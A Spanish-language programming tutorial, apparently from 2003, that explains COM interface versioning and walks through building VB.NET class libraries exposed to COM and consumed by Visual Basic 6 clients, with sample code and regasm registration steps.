En la figura 1 podemos ver la relación entre el código del componente, la interfaz creada por COM y las referencias que hace el código del ejecutable (cliente) a dicha interfaz.

Figura 1, relación entre el código, la interfaz y el cliente que usa el componente

Pero si modificamos el código, (supongamos que el orden en el que aparece en las interfaces es por orden alfabético), al crear un nuevo método y éste se inserta entre el segundo y el tercero, el método que originalmente ocupaba la tercera posición en la "lista", ahora ocupará la cuarta posición, por tanto, tendremos una pequeña catástrofe, ya que el cliente no sabrá qué hacer con el nuevo método que le han puesto en la posición de interfaz(3), por la sencilla razón de que él conoce cómo acceder al que, ahora, está en interfaz(4).

En la figura 2, podemos ver cómo queda la relación después de haber modificado el componente. El cliente

seguirá apuntando a la mismas posiciones de la interfaz, pero el tercer método de la interfaz, ahora es el método Mostrar y el método que antes estaba en la tercera posición, (Saludar), ha pasado a estar en la cuarta posición, sin embargo el cliente sigue apuntando al mismo sitio de la interfaz, con lo que estaría haciendo referencia al método erróneo.

Figura 2, la relación después de modificar el código y la interfaz creada.

Compatibilidad binaria

Este caso, si el componente COM se creara en Visual Basic 6, se solucionaría haciendo que el componente tenga compatibilidad binaria. Esto significa que si cambiamos "la interfaz", (los miembros expuestos por el componente), se creará una nueva y se mantendrá también la anterior.

En el caso anterior, se mantendría una interfaz para los tres métodos originales, de forma que los clientes "antiguos" puedan seguir funcionando, ya que encontrarán cada método en el sitio en el que lo buscarán. Pero también se crearía una nueva interfaz con los nuevos miembros, además de todos los miembros anteriores. Los nuevos ejecutables (clientes) creados para este componente, utilizarán la nueva interfaz y crearán una lista que les permita saber en qué posición están cada uno de esos miembros.

En la figura 3, podemos ver cómo quedaría esa relación entre el Cliente 1 (el antiguo, líneas negras) y el Cliente 2 (el nuevo, líneas rojas) y su relación con las dos interfaces que ahora contiene el componente COM.

Figura 3, la relación entre el código, las interfaces del componente y los clientes.

La propuesta de Visual Studio .NET para crear componentes compatibles con COM

Según nos dice la documentación de Visual Studio .NET, para evitar la falta de "compatibilidad" entre distintas versiones, deberíamos crear explícitamente las interfaces y las clases que queramos exponer a COM deberían implementar esas interfaces. Por supuesto, una vez creada una interfaz, ésta no debería cambiar, es decir si tiene una serie de procedimientos y propiedades declaradas, esas siempre deberían permanecer en la interfaz. Por tanto, si necesitamos quitar métodos o añadir alguno nuevo, deberíamos crear una nueva interfaz para así no "romper" la compatibilidad con los clientes que estén usando el componente original.

> **Nota:**
> Te recuerdo que todo esto que estamos viendo, es para poder crear componentes que se puedan usar con las versiones anteriores de Visual Basic, ya que el CLR (Common Language Runtime) controla de forma automática el cambio de versiones.

Si te fijas en la figura 3, lo comprendas mejor, tenemos la Interfaz 1 que expone 3 métodos, cuando se crea el componente COM, se define una interfaz que es expuesta mediante la librería de tipos (el fichero .tlb), esa librería de tipos sería el equivalente al manifiesto que usa .NET Framework para indicar los miembros de la clase.
Cuando creamos un cliente (aplicación de VB6), el cliente sabe que tiene una interfaz con la que poder acceder a los métodos y propiedades de la clase incluida en el componente COM. Si posteriormente necesitamos cambiar el componente, deberíamos definir una nueva interfaz con los miembros que la clase debe exponer, pero de forma que la interfaz creada anteriormente no cambie, por tanto deberíamos seguir manteniendo la

Interfaz 1 y crear una nueva, en la cual podemos añadir y/o quitar los miembros que ya no sean necesarios. Por supuesto, si la nueva interfaz elimina algunos de los métodos, esos métodos deberían seguir existiendo, para que los clientes que usen la Interfaz 1 sigan funcionando sin problemas, ya que si no fuese así, se rompería el compromiso con la interfaz implementada originalmente.
Si tu intención no es mantener un compromiso o compatibilidad hacia atrás, entonces, no tienes que hacer nada de todo esto que te estoy explicando... ya que todo esto es para que puedas hacer las modificaciones oportunas a un componente de forma que si tienes aplicaciones distribuidas, no necesites recompilarlos porque lo has cambiado o modificado. Esto te permitirá tener en una misma máquina un mismo componente que sea válido tanto para las aplicaciones anteriores como para las nuevas. Estas últimas se aprovecharán de los nuevos métodos que hayas añadido, pero las anteriores seguirán funcionando como si nada hubiese ocurrido; incluso puedes mejorar el código interno de los procedimientos, sin que ello suponga una ruptura de la "firma" de la interfaz.

Todo esto que te estoy explicando es válido sólo para métodos y propiedades, no para los eventos. Al menos que yo sepa, y después de probar una o dos veces... (realmente unas doscientas veces), si creas un cliente que acepte eventos y después decides añadir nuevos eventos, esa aplicación cliente dejará de funcionar, ya que los procedimientos de eventos son tratados de una forma muy particular y si hay dos eventos definidos en la clase, COM buscará esos dos eventos y si no los encuentra... ¡zas! se acabó lo que se daba...

Pero tampoco es tan drástico, ya que tiene una solución que es la que .NET Framework usa a menudo, y es la de copiar el componente en el mismo directorio del ejecutable, de forma que aunque en la librería de tipos haya defino más de un evento, como en el componente que tenemos en el mismo directorio del ejecutable sólo hay uno, no habrá problemas ni confusiones, por eso es muy importante mantener las interfaces, para que la librería de tipos siempre encuentre en el componente lo que busca.

¿Te estoy liando verdad?
No te preocupes, recuerda que no soy nada teórico, por tanto, confío que con los casos prácticos lo entiendas mejor.

La práctica:

Como te comentaba, vamos a ver cómo hacer las cosas de forma rápida y, aunque operativa, no recomendada por la documentación de Visual Studio .NET, (realmente por los que la han escrito).
Si te preguntas porqué te lo muestro, es por la sencilla razón de que posiblemente no necesites tanta "compatibilidad de versiones" y no tengas ningún problema en volver a generar el ejecutable cada vez que modifiques el componente creado en .NET.

Aunque si sigues estas sencillas instrucciones, te evitarás "posibles" quebraderos de cabeza:

Si tu intención es hacer las cosas de forma "fácil" y casi automáticas, el componente creado con .NET, (sólo la librería DLL), deberías copiarlo directamente en el mismo directorio del ejecutable (cliente), de esta forma cuando el ejecutable necesite dicho componente, usará el que esté en el mismo directorio del ejecutable. Pero esto sólo funcionará si la interfaz original sigue teniendo los mismos métodos que tenía originalmente, independientemente de que tenga otros nuevos.
Aunque no deberías dar por sentado que siempre funcionará, también es cierto que en las pruebas que he realizado siempre me ha funcionado bien. Pero recuerda que, si Microsoft dice que puede fallar... ¡fallará! Y además, tenemos la famosa **Ley de Murphy**, la cual dice que *si algo no debe fallar, fallará, sobre todo si te es de vital importancia que no falle*, así que... casi seguro que fallará, por tanto, si lo previenes, mejor que mejor.

En los ejemplos que *podría* mostrarte, hay uno que siquiera mostraré, aunque te lo voy a comentar, para que sepas porqué.

0- Haciendo las cosas mal.

Podemos crear un componente para usar desde clientes COM (por ejemplo, VB6), sin tener que hacer prácticamente nada de nada, salvo indicarle al Visual Studio .NET que tenemos intención de crear una librería de clases (o componente) que sea compatible con COM o ActiveX, (ahora queda mas "fino" decir COM, eso de ActiveX parece que ya ha quedado algo anticuado). Lo que ocurre es que el cliente, (el ejecutable VB6), usará lo que se llama *late-binding* o enlace tardío (en tiempo de ejecución), es decir, si definimos una clase basada en el componente y accedemos a una propiedad o método, hasta que no se esté ejecutando, no se

comprobará si esa propiedad o método forma parte de la clase. Además de que el Intellisense no nos mostrará los métodos que una clase contiene, ni siquiera el examinador de objetos. Por tanto, ***yo,*** me niego a explicarte algo que, ***yo,*** no usaría... (espero que con las comas y la negrita se note el énfasis que quiero darle).

1- Haciendo las cosas "*medio*" a lo loco.

Realmente no tanto... aunque en este primer caso vamos a hacer las cosas sin usar interfaces.

Primer ejemplo.

El primer ejemplo que vamos a ver, consistirá en crear una librería de clases en la cual tendremos una clase con los tres métodos indicados en la figura 1. También crearemos un ejecutable realizado con Visual Basic 6.0 que utilice esos métodos. Después modificaremos la clase, para añadir un nuevo método, el cual ya existe en la clase base Object, me refiero al método ToString. Esto no romperá la compatibilidad, ya que ToString es un método que ya estará expuesto por la clase, aunque nosotros no lo definamos. Comprobaremos que el ejecutable seguirá funcionando, además de utilizar la nueva versión de dicho método.

Antes de mostrarte el código, veamos cómo crear una librería de clases que genere un componente compatible y, sobre todo, utilizable desde COM.
He de advertirte que si todas estas pruebas las realizas en el mismo equipo que has utilizado para desarrollo, puede que te resulte "extraño" o te parezca fuera de lugar algunos de los consejos que te daré. Pero si experimentas con otros equipos diferentes al de desarrollo, sabrás que no todo es tan automático como nos lo hace ver el Visual Studio .NET, por tanto creo conveniente que sepas con lo que te vas a encontrar y que sepas cómo solucionarlo.

Primero de todo, vamos a crear un nuevo proyecto de Visual Basic .NET, el cual será una librería (o biblioteca) de clases, ya que este es el único tipo de proyectos que podemos usar en clientes COM. Dejaremos el nombre que nos propone: **ClassLibrary1**.

Figura 4. Un nuevo proyecto para crear un componente COM

Una vez que pulsemos en **Aceptar**, se añadirá una clase llamada **Class1**, dejaremos ese mismo nombre. Seguramente estarás pensando que ahora vamos a añadir una nueva clase del tipo **Clase COM**, pero no, entre otras cosas, porque no es una buena idea y además sería algo de lo que no me sentiría a gusto explicándote, ya que el tratamiento que se le da a esa clase no es precisamente el correcto.

Figura 5. En VB.NET tenemos una clase especial para exponer a COM

Cuando se usa el código indicado en la clase del tipo **Clase COM**, sólo estarán disponibles los miembros creados en la propia clase, no los que se hayan heredado, por tanto, no veo recomendable su uso.
Aunque, ciertamente, esta sería una forma fácil de crear una clase que exponga eventos, pero aún así, quiero que te compliques un poquitín la vida.
De todas formas, te diré que al añadir una clase de este tipo al proyecto, el Visual Studio hace una serie de asignaciones al proyecto, con lo que nos facilitaría las cosas.
Pero, sinceramente, prefiero que aprendas a hacer las cosas "casi" manualmente, para que lo comprendas mejor y, sobre todo, para que no te lleves pequeñas decepciones o pases malos tragos cuando vayas a llevarle a algún colega lo que has hecho y después resulte que en ese equipo no te funciona.

Bueno, para que no te quedes con la duda, vamos a usar tanto la clase COM como el método que antes no quise explicar. Así sabrás y comprobarás porqué no es recomendable.

Añade una clase COM al proyecto, (déjale el nombre que Visual Studio propone), además del código que ha insertado en la clase, el VS.NET hace otra modificación, en este caso en las propiedades del proyecto y es marcarlo para que se registre como un componente COM.

Figura 6. Registrar para interoperabilidad COM se marca automáticamente al añadir una Clase COM

Ahora vamos a añadir un método a cada una de las clases, este método al que llamaremos **Abrir**, simplemente devolverá una cadena, la declaración sería esta:

```
Public Function Abrir() As String
    Return "método Abrir en Class1"
End Function
```

Copia este mismo código y pégalo en cada una de las clases, sólo tendrás que cambiar el mensaje, de forma que informe del nombre de la clase en la que está declarado. El código mostrado sería para la clase Class1.

> **Nota:**
> Tal como puedes comprobar, al crear la clase ComClass1, se han añadido unas declaraciones de constantes con unos GUIDs que serán los usados para registrar la clase para COM.
> También se ha añadido un constructor sin parámetros, esto es "obligatorio" para cualquier clase que se quiera usar desde COM, aunque no es obligatorio declararlo, ya que *el compilador de Visual Basic .NET añadirá uno por nosotros, sólo y exclusivamente si no hay ningún otro constructor declarado*, por ejemplo un constructor con parámetros, el cual no se podrá usar desde un cliente COM.

El siguiente paso es generar el proyecto.

Un vez que está generado (y libre de errores), vamos a crear un cliente en Visual Basic 6.0, para ello deberás abrir el VB6 y crear un nuevo proyecto de tipo estándar.

Añade al formulario los controles que se muestran en la figura 7, los nombres de los mismos será el mostrado, (txtAbrir, txtAbrir2, lblInfo), salvo el de las dos etiquetas que están junto a las cajas de textos, cuyos nombres serán los que VB asigne de forma predeterminada, el botón Ejecutar tendrá como nombre cmdEjecutar.




Figura 7. El formulario de VB6 en modo diseño.

A continuación tendremos que añadir una referencia al componente **ClassLibrary1**, para ello, en el menú **Proyecto**, selecciona la opción **Referencias** y marca el componente ClassLibrary1. En la figura 8 podemos ver el cuadro de diálogo de añadir referencias.

Figura 8. Referencias del proyecto de VB6.

Desde este momento tendremos acceso a las clases expuestas por este componente. Para comprobarlo podemos usar el examinador de objetos (pulsando F2) y seleccionando ClassLibrary1 del primer desplegable. Tal como se muestra en la figura 9, que nos muestra los miembros de la clase Class1, no se muestra ningún método, pero sabemos que está el que hemos definido: Abrir y también estarán todos los heredados de la clase Object, que es la clase base de Class1.




Figura 9. Los miembros de Class1.

Por otro lado, la figura 10 nos muestra los miembros de ComClass1, como podemos comprobar sólo se muestra el método Abrir, pero en este caso ese es el único método al que podemos acceder, aunque la clase ComClass1 esté derivada de Object.




Figura 10. Los miembros de ComClass1.

Ahora vamos a añadir código al proyecto de Visual Basic 6.0.
Copia y pega el siguiente código.

```
'--------------------------------------------------------------------------------
' Cliente 1 para el componente ClassLibrary1                        (03/Ene/03)
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------------
Option Explicit
```

```
Private clase1 As ClassLibrary1.Class1
Private clase2 As ClassLibrary1.ComClass1

Private Sub cmdEjecutar_Click()
    txtAbrir = clase1.Abrir
    txtAbrir2 = clase2.Abrir
End Sub

Private Sub Form_Load()
    Set clase1 = New ClassLibrary1.Class1
    Set clase2 = New ClassLibrary1.ComClass1
    '
    lblInfo = clase1.ToString
End Sub
```

Primero de todo, declaramos dos clases para cada uno de las que el componente expone.
En el evento Load creamos (o instanciamos esos dos objetos) y asignamos a lblInfo el valor devuelto por la propiedad ToString del objeto basado en Class1, el cual, como te comenté antes, tiene todos los miembros de la clase Object, además del método Abrir, aunque, el Intellisense de VB6 no nos muestre los miembros de la clase. También quiero que sepas que los miembros de ese objeto se "resuelven" en tiempo de ejecución, es decir, hasta que no se llegue a esa línea de código no se sabrá si el método ToString pertenece a la clase Class1.
En el evento Click del botón Ejecutar se asigna a las cajas de textos el valor devuelto por el método Abrir de cada una de las clases.
En el caso del objeto clase2, al escribir el punto, nos daremos cuenta de que sólo tiene un método: Abrir y si intentamos usar el método ToString, recibiremos un error (en tiempo de ejecución) de que dicho miembro no pertenece a esa clase.

¿Comprendes ahora porqué no es recomendable esta forma de hacer las cosas?

Sólo decirte, (por si no quieres seguir las recomendaciones), que a la clase ComClass1, puedes añadirle los métodos y propiedades que quieras, incluso puedes implementar la propiedad ToString o un evento, los cuales se mostrarán en el examinador de objetos y, por tanto, estarán disponibles para usarlos.
El código a añadir a la clase ComClass1 de Visual Basic .NET, sería el siguiente:

```
Public Event elEvento(ByVal mensaje As String)

Public Overrides Function ToString() As String
    RaiseEvent elEvento("este es el método ToString de ComClass1")
    Return "El ToString de ComClass1"
End Function
```

Y para que esto funcione, realiza los cambios en el programa de Visual Basic 6.0, para que ahora acepte eventos y nos muestre lo que la nueva propiedad devuelve:

```
Private WithEvents clase2 As ClassLibrary1.ComClass1

Private Sub clase2_elEvento(ByVal mensaje As String)
    MsgBox mensaje
End Sub

Private Sub cmdEjecutar_Click()
    txtAbrir = clase1.Abrir
    txtAbrir2 = clase2.Abrir
    '
    lblInfo = clase2.ToString
End Sub
```

Nota:
Para poder crear el nuevo componente, tendrás que cerrar el proyecto de Visual Basic 6.0, si no lo haces, el Visual Studio .NET no podrá compilar el componente, por la sencilla razón de que el VB6 lo está usando.

Advertencia:
Si todo esto lo estás haciendo en el equipo de desarrollo, todo funcionará sin problemas.

El propio Visual Studio .NET se encarga de los "pormenores" de registrar la librería para que COM sepa que existe y hará que Visual Basic 6.0 pueda "localizar" el componente creado, (la librería o el ensamblado ClassLibrary1.dll).

Pero si quieres probar el componente creado con VB.NET en otro equipo diferente al de desarrollo, nos encontraremos con estos inconvenientes:
COM no sabrá que existe esa librería de tipos (porque no está registrada en el equipo), además de que Visual Basic 6.0 no tendrá acceso al ensamblado.
Para solucionarlos, tendremos que copiar el ensamblado en el directorio en el que se encuentra el ejecutable de VB6 o en una carpeta incluida en el PATH, por ejemplo el directorio System de Windows; y registrar la librería de clases por medio de la utilidad RegAsm.
Para esto último, abrimos una ventana de consola, nos posicionamos en la carpeta en la que se encuentra el ensamblado y ejecutamos lo siguiente:
regasm ClassLibrary1.dll /tlb
Con esto también creamos la librería de tipos y la registramos, con lo cual estará disponible para usar desde cualquier aplicación que utilice COM.
Ni que decir tiene, que regasm debe estar en una carpeta incluida en la variable de entorno PATH.

Ahora vamos a ver cómo habría que hacer las cosas para que las clases creadas muestren todos los miembros que contienen, incluidos los heredados, aunque esta segunda aproximación tampoco es la más recomendada, al menos es menos mala que lo que acabamos de ver.

2- Haciendo las cosas un "poco" mejor.

Lo que te voy a explicar ahora tampoco está recomendado en la documentación de Visual Studio .NET, pero, como comprobaremos es mejor que la anterior, además de que nos permite acceder a todos los miembros de la clase, incluso los heredados.

Para que una clase exponga a COM todos los miembros, además de los heredados, podemos usar el atributo:
<ClassInterface(ClassInterfaceType.AutoDual)>
Este atributo lo podemos usar en la declaración de cada clase o bien aplicarlo a todo el ensamblado.
Si queremos que ese atributo se aplique a una clase, lo usaremos de la siguiente forma:

```
Imports System.Runtime.InteropServices

<ClassInterface(ClassInterfaceType.AutoDual)> _
Public Class Class1

End Class
```

Para aplicarlo a todo el ensamblado, es decir a todas las clases que tenga el proyecto, definiremos ese atributo en el archivo AssemblyInfo.vb:

```
<Assembly: ClassInterface(ClassInterfaceType.AutoDual)>
```

Una vez aclarados estos puntos, vamos a crear un nuevo proyecto del tipo Librería de clases llamado ClassLibrary2, no vamos a añadir ninguna clase del tipo COMClass, por tanto **no** se marcará la opción de **Registrar para interoperabilidad COM**, ya que haremos las cosas manualmente.

La declaración de la clase quedaría de la siguiente forma:

```
Imports System.Runtime.InteropServices

<ClassInterface(ClassInterfaceType.AutoDual)> _
Public Class Class1
    Public Function Abrir() As String
        Return "El método Abrir"
    End Function
    '
    Public Function Cerrar() As String
        Return "El método Cerrar"
    End Function
    '
```

```
    Public Function Saludar(ByVal aQuien As String) As String
        Return "Saludo a " & aQuien
    End Function
End Class
```

Aquí tenemos tres métodos, uno de ellos recibe un parámetro de tipo String.

Para completar el ciclo de prueba, seguiremos estos pasos:
Aunque todos estos pasos los vimos anteriormente, los repito para que no te pierdas.

-Compilamos la librería.
-Abrimos una ventana de consola (DOS), (preferiblemente usando la que se incluye en **Inicio>Programas>Microsoft Visual Studio .NET>Visual Studio .NET Tools>Símbolo del sistema de Visual Studio .NET**, para que tengamos acceso a las utilidades de VS.NET), y nos posicionamos en el directorio en el que está el ensamblado ClassLibrary2.dll y escribimos: **regasm ClassLibrary2.dll /tlb** para crear la librería de tipos y registrarla.
-Copiamos el ensamblado en el directorio de Visual Basic 6.0 (por defecto será: **C:\Archivos de programa\Microsoft Visual Studio\VB98**), esto es para que dicha librería esté accesible al IDE de VB6.
-Creamos un proyecto en Visual Basic 6.0
-Añadimos la referencia a ClassLibrary2
-Diseñamos el formulario (el aspecto será el mostrado en la figura 12)
-Añadimos el código de prueba.

Para comprobar que todo está bien, si pulsamos la tecla F2 para mostrar el examinador de objetos, al seleccionar la clase Class1 de la librería ClassLibrary2, se mostrarán todos los miembros de la clase, incluidos los heredados de Object, tal como podemos ver en la figura 11:

Figura 11. El examinador de objetos nos muestra todos los miembros de Class1.

Figura 12. El formulario para usar ClassLibrary2 en tiempo de diseño.

Veamos el código del cliente creado con Visual Basic 6.0

```
'--------------------------------------------------------------------------------
' Cliente 1 para el componente ClassLibrary2                          (03/Ene/03)
'
' ©Guillermo 'guille' Som, 2003
'--------------------------------------------------------------------------------
Option Explicit

Private clase1 As ClassLibrary2.Class1

Private Sub cmdEjecutar_Click()
    txtAbrir = clase1.Abrir
    txtCerrar = clase1.Cerrar
    txtSaludar = clase1.Saludar(txtQueSaludo)
End Sub

Private Sub Form_Load()
    Set clase1 = New ClassLibrary2.Class1
    '
    txtQueSaludo = "el Guille"
    lblInfo = clase1.ToString
End Sub
```

Cuando pulsemos en el botón ejecutar, se pasará al método **Saludar** el contenido de la caja de textos txtQueSaludo, el cual será el que se use para emitir el saludo que se mostrará en txtSaludar.

Como podemos comprobar en la figura 13, el IDE de VB6 nos muestra todos los miembros de la clase Class1:

Figura 13. Intellisense conoce los miembros de la clase Class1.

Ahora nos queda comprobar que funciona bien.
Pulsa F5 y verás que se muestra el nombre de la librería en la etiqueta **lblInfo**, este es el valor predeterminado de la propiedad ToString.
Escribe algo en la caja de textos txtQueSaludo y pulsa en el botón **Ejecutar**, se mostrará lo que esperamos que se muestre, por tanto, todo funciona bien.

Compila el ejecutable y vamos a probarlo fuera del entorno de desarrollo.

Seguramente te encontrarás con el error mostrado en la figura 14:




Figura 14. No se encuentra el componente ClassLibrary2.

Esto ocurre porque el ensamblado no está en un sitio accesible por el runtime del .NET Framework.
Para solucionarlo, podemos hacer dos cosas:
1- Copiar el ensamblado en el propio directorio del ejecutable (recomendado)
2- Copiar el ensamblado a un directorio incluido en PATH.
Optaremos por la primera propuesta: copiar el ensamblado en el mismo directorio del ejecutable.

Si vuelves a ejecutarlo, verás que ahora si que funciona.

Ahora vamos a modificar el código de la librería, de forma que ToString muestre lo que nosotros queramos.
Para ello, añade este código a la clase Class1 y vuelve a compilarlo.

```
Public Overrides Function ToString() As String
    Return "El ToString de Class1 en ClassLibrary2"
End Function
```

Ejecuta de nuevo el exe creado anteriormente con VB6 y...
¿Qué ha pasado?
Muestra lo mismo.
Esto es así, porque, aunque hayamos compilado nuevamente el ensamblado, se usará el que esté en el mismo directorio del ejecutable, por tanto, copia el nuevo ensamblado en ese directorio y cuando ejecutes el cliente1.exe, se mostrará el nuevo mensaje de ToString.

Fíjate que no hemos necesitado volver a crear la librería de tipos, ya que esta no ha cambiado. Y aunque la hubiésemos "regenerado", seguiría funcionando igual. Esto es así porque las interfaces no han cambiado.

Antes de seguir haciendo pruebas, vamos a hacer una copia del ejecutable y de la librería, para ello, crea una carpeta nueva y copia en ella el EXE creado con VB6 y la DLL creada con VB.NET.

Añade este nuevo método a la clase Class1:

```
Public Function Mostrar() As String
    Return "El método Mostrar de Class1 en ClassLibrary2"
End Function
```

Compila nuevamente la librería y copiala en el directorio del ejecutable (no en la carpeta con la copia).
Ejecútalo y verás que te muestra este error:




Figura 15. Error de Automatización.

Esto es así, porque la interfaz ha cambiado.
Y no tiene nada que ver con no haber "regenerado" la librería de tipos, ya que si volvemos a crearla con **regasm** no lo solucionaríamos.
Este error es por la sencilla razón de que la interfaz ha cambiado, ahora es otra diferente, ya que tiene un nuevo miembro.

Si usamos el ejecutable que copiamos antes, veremos que todo sigue funcionando, ya que al estar también copiada la librería (o ensamblado), COM encuentra la interfaz que espera encontrar.

Para que un nuevo ejecutable pueda usar el nuevo método, y por tanto la nueva interfaz, debemos volver a generarlo.

> **Nota:**
> Recuerda que debemos remplazar la librería que anteriormente copiamos en el directorio de VB6.exe.

La única forma de que esa interfaz no se perdiera, sería creando una nueva clase que heredara la primera, con lo cual tendríamos dos interfaces, una para los clientes antiguos y otra para los nuevos. Realmente no sólo tendríamos dos interfaces, sino dos clases diferentes y los nuevos clientes de nuestro componente deberían usar la nueva clase.

Probemos esto que acabo de decir, aunque no podremos volver a recuperar la interfaz original.

Elimina el método **Mostrar** y vuelve a compilar la librería.
Crea de nuevo la librería de tipos (con regasm) y copia el ensamblado (el DLL) tanto en el directorio de VB6.exe como en el del cliente creado con VB6. Vuelve a generar el ejecutable y pruébalo, ahora funcionará normalmente.

Haz una copia del ejecutable que acabas de generar y cámbiale el nombre para que ahora se llame copia2.exe.

Añade la siguiente clase a la librería de clases:

```
<ClassInterface(ClassInterfaceType.AutoDual)> _
Public Class Class2
    Inherits Class1
    '
    Public Function Mostrar() As String
        Return "El método Mostrar de Class2 en ClassLibrary2"
    End Function
End Class
```

Compila el ensamblado.
Regístralo con regasm.
Copia la DLL en el directorio de VB6.exe y en el del ejecutable.
Abre el proyecto y modifícalo para que quede así:

```
Option Explicit

Private clase1 As ClassLibrary2.Class2

Private Sub cmdEjecutar_Click()
    txtAbrir = clase1.Abrir
    txtCerrar = clase1.Cerrar
    txtSaludar = clase1.Saludar(txtQueSaludo)
End Sub

Private Sub Form_Load()
    Set clase1 = New ClassLibrary2.Class2
    '
    'txtQueSaludo = "el Guille"
    txtQueSaludo = clase1.Mostrar
    lblInfo = clase1.ToString
End Sub
```

En negrita tienes los cambios realizados al código anterior.

Crea el ejecutable.
Cierra el IDE de VB6 y ejecuta el cliente1.exe

Ahora funcionará bien.

Además, si ejecutas la copia que hicimos antes de generar la librería, (copia2.exe), comprobarás que también funciona, es decir, tanto un ejecutable como otro funcionarán con la nueva librería.

Nota:
El primer ejecutable, (del que hicimos una copia en otra carpeta), no funcionará con esta nueva librería debido a que "rompimos" la firma de la interfaz al añadir y después quitar el método Mostrar de la clase Class1, pero si lo hará con la librería que copiamos en la carpeta.

Si desde el entorno de desarrollo del VB6 mostramos el examinador de objetos, comprobaremos que tenemos dos clases y en la segunda clase (Class2), tenemos además de Mostrar, todos los que Class1 tiene.
Comprueba también que lo que muestra ToString es la versión reemplazada de Class1.
Si quieres que Class2, tenga su propia versión de ToString, añade este método a la clase Class2:

```
Public Overrides Function ToString() As String
    Return "El ToString de Class2 en ClassLibrary2"
End Function
```

Vuelve a compilar la librería y copiala en el directorio del ejecutable.
No es necesario que recompiles el ejecutable, ya que funcionará igual que antes, pero el mensaje a mostrar en lblInfo será la nueva cadena que la función ToString devuelve. Lo mismo ocurre con la copia2.exe, funcionará bien, pero mostrará el mensaje que está definido en la clase Class1.

Sólo comentarte que usando este método para crear componentes "compatibles" con COM, no podemos añadir eventos a las clases, al menos no para poder usarlos desde VB6.

Comprobemos que esto es así.
